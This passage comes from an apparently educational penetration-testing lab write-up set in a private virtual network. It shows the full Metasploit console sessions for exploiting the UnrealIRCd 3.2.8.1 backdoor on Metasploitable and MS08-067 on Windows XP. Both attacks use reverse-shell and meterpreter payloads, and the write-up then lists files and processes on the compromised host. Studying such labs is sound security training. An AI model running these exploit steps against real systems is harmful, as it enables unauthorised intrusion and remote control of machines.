10. UnrealIRCd service:

Here we will search for the exploit UnrealIRCd by using the command “search UnrealIRCd”. The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task

```

msf6 > search UnrealIRCd
Matching Modules
=====
#  Name                      Disclosure Date  Rank      Check  Description
-  --
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent  No    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > 

```

11. Additional information on the exploit can be found using the “info” command followed by the exploits index number.

```
msf6 > info 0
      Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2010-06-12

      Provided by:
      hdm <x@hdm.io>

      Available targets:
      Id  Name
      --  --
      0   Automatic Target

      Check supported:
      No

      Basic options:
      Name   Current Setting  Required  Description
      RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      RPORT          6667       yes        The target port (TCP)

      Payload information:
      Space: 1024

      Description:
      This module exploits a malicious backdoor that was added to the
      Unreal IRCd 3.2.8.1 download archive. This backdoor was present in
      the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
      2010.

      References:
      https://nvd.nist.gov/vuln/detail/CVE-2010-2075
      OSVDB (65445)
      http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf6 > |
```

12. We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response

For Kali:

```

msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.37.131 netmask 255.255.255.0 broadcast 192.168.37.255
      inet6 fe80::5da2:8313:475b:73e6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:54:41:e9 txqueuelen 1000 (Ethernet)
          RX packets 639 bytes 260635 (254.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16975 bytes 1538642 (1.4 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 74115 bytes 18161289 (17.3 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 74115 bytes 18161289 (17.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 > 

```

```

└───(kali㉿kali)-[~]
└───$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.410 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.277 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.345 ms
64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.361 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.503 ms
^C
— 192.168.37.130 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/mdev = 0.277/0.395/0.511/0.079 ms

```

```

└───(kali㉿kali)-[~]
└───$ 

```

For our Target(Metasplorable Linux):

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:45 errors:0 dropped:0 overruns:0 frame:0
            TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5062 (4.9 KB) TX bytes:7611 (7.4 KB)
            Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ 

```

```

msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$
```

13. To instruct Metasploit we will attack the target with this exploit, we will issue the following command: “use exploit/unix/irc/unreal_ircd_3281_backdoor”. Metasploit will change the prompt from “msf” to “msf exploit(unix/irc/unreal_ircd_3281_backdoor)”.

Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is “192.168.37.130”.
- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is “6697” as there was another service running on port “6667”.
- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is “192.168.37.131”.

The attack will be launched using the “exploit” command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.

A successful attack will be indicated by the shell session that is created.

```

msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > !
```

```

msf6 exploit(unix irc unreal ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix irc unreal ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo fAcm@tkqoy4iTlWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "fAcm@tkqoy4iTlWU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.37.131:4444 → 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500

^Z
Background session 1? [y/N] y
msf6 exploit(unix irc unreal ircd_3281_backdoor) > 

```

C. Gaining Access to a Target Machine via a vulnerability

1. Open Windows XP VM which will be our next target.
2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.

For Windows

```

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.37.132
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

  Media State . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_

```

```

C:\Documents and Settings\Administrator>ping 192.168.37.131

Pinging 192.168.37.131 with 32 bytes of data:

Reply from 192.168.37.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.37.131:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_

```

For Kali:

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.37.131 netmask 255.255.255.0 broadcast 192.168.37.255
      inet6 fe80::5da2:8313:475b:73e6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:54:41:e9 txqueuelen 1000 (Ethernet)
          RX packets 639 bytes 260635 (254.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16975 bytes 1538642 (1.4 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 74115 bytes 18161289 (17.3 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 74115 bytes 18161289 (17.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 > 
```


```
msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132

PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
— 192.168.37.132 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 > 
```


Set Kali Network to NAT and Tick checkbox, Restart Kali



Set Windows to NAT, and restart Windows.



Go to the control panel in start and turn off the firewall



```

kali㉿kali: ~
File Actions Edit View Help
Currently scanning: 192.168.187.0/16 | Screen View: Unique Hosts
15 Captured ARP Req/Rep packets, from 5 hosts. Total size: 900

```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.37.1	00:50:56:c0:00:08		11	660	VMware, Inc.
192.168.37.2	00:50:56:f3:b7:a9		1	60	VMware, Inc.
192.168.37.130	00:0c:29:83:56:a6		1	60	VMware, Inc.
192.168.37.132	00:0c:29:8a:42:d7		1	60	VMware, Inc.
192.168.37.254	00:50:56:ec:c0:f3		1	60	VMware, Inc.

Run the “netdiscover” command to see the target machines IP.

```

(kali㉿kali)-[~]
$ sudo msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec

```

Go back to Kali and run the command “sudo msfconsole”

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
  workspace      List workspaces
  workspace [name]  Switch workspace

OPTIONS:
  -a, --add <name>      Add a workspace.
  -d, --delete <name>    Delete a workspace.
  -D, --delete-all       Delete all workspaces.
  -h, --help              Help banner.
  -l, --list              List workspaces.
  -r, --rename <old> <new> Rename a workspace.
  -S, --search <name>    Search for a workspace.
  -v, --list-verbose     List workspaces verbosely.

msf6 > workspace
        [*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
        default
        * Fourthedition
msf6 >
```

Search for the exploit “ms08_067_netapi”.

```
msf6 > search ms08_067_netapi
Matching Modules
=====
#  Name
-  exploit/windows/smb/ms08_067_netapi  2008-10-28   great  Yes   MS08-067 Microsoft Server Service Relative Path Stack Corr
option

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 >
```

Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload

```

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445       yes        The SMB service port (TCP)
SMBPIPE         BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC   thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.37.131  yes        The listen address (an interface may be specified)
LPORT      4444        yes        The listen port

Exploit target:
Id  Name
-- 
0  Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) >

```

Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

```

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.37.132
rhosts => 192.168.37.132
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.37.131:4444
[*] 192.168.37.132:445 - Automatically detecting the target ...
[*] 192.168.37.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.37.132:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.37.132:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.37.132
[*] Meterpreter session 1 opened (192.168.37.131:4444 → 192.168.37.132:1032) at 2022-11-12 02:16:43 -0500

meterpreter >

```

Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

```

meterpreter > sysinfo
Computer       : RUDRA-6A76A66AA
OS             : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

```

We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```

meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    IP Address . . . . . : 192.168.37.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected

C:\WINDOWS\system32>

```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.

```

C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7C71-F4C0

Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>      .
11/12/2022  12:32 PM    <DIR>      ..
09/25/2022  03:49 PM          1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>      1025
09/25/2022  09:12 PM    <DIR>      1028
09/25/2022  09:12 PM    <DIR>      1031
09/25/2022  09:12 PM    <DIR>      1033
09/25/2022  09:12 PM    <DIR>      1037
09/25/2022  09:12 PM    <DIR>      1041
09/25/2022  09:12 PM    <DIR>      1042
09/25/2022  09:12 PM    <DIR>      1054
04/14/2008  05:30 PM          2,151 12520437.cpx
04/14/2008  05:30 PM          2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>      2052
09/25/2022  09:12 PM    <DIR>      3076
09/25/2022  09:12 PM    <DIR>      3com_dmi
04/14/2008  05:30 PM          100,352 6to4svc.dll
04/14/2008  05:30 PM          25,000 aaaamon.dll
04/14/2008  05:30 PM          136,192 aclient.dll
04/14/2008  05:30 PM          68,608 access.cpl
04/14/2008  05:30 PM          64,512 acctres.dll
04/14/2008  05:30 PM          184,320 accwiz.exe
04/14/2008  05:30 PM          61,952 acelpdec.ax
04/14/2008  05:30 PM          129,536 acledit.dll
04/14/2008  05:30 PM          115,712 aclui.dll
04/14/2008  05:30 PM          193,536 activeds.dll
04/14/2008  05:30 PM          111,104 activeds.tlb
04/14/2008  05:30 PM          4,096 actmovie.exe
04/14/2008  05:30 PM          98,304 actxprxy.dll
04/14/2008  05:30 PM          61,440 admparse.dll
04/14/2008  05:30 PM          26,112 adptif.dll
04/14/2008  05:30 PM          175,616 adsldp.dll

```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

```

C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\kernel32.dll
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\kernel32.dll
200	668	VGAAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe
304	1028	wuauctl.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\Windows\system32\wuauctl.exe
372	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
100	668	vmware-auth-service.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAAuth\vmware-auth-service.exe

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAAuthService.exe
200	668	VGAAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wuauctl.exe
304	1028	wuauctl.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\smss.exe
372	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
408	668	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
528	372	cssrs.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\cssrs.exe
552	372	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
668	552	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
680	552	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
836	668	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
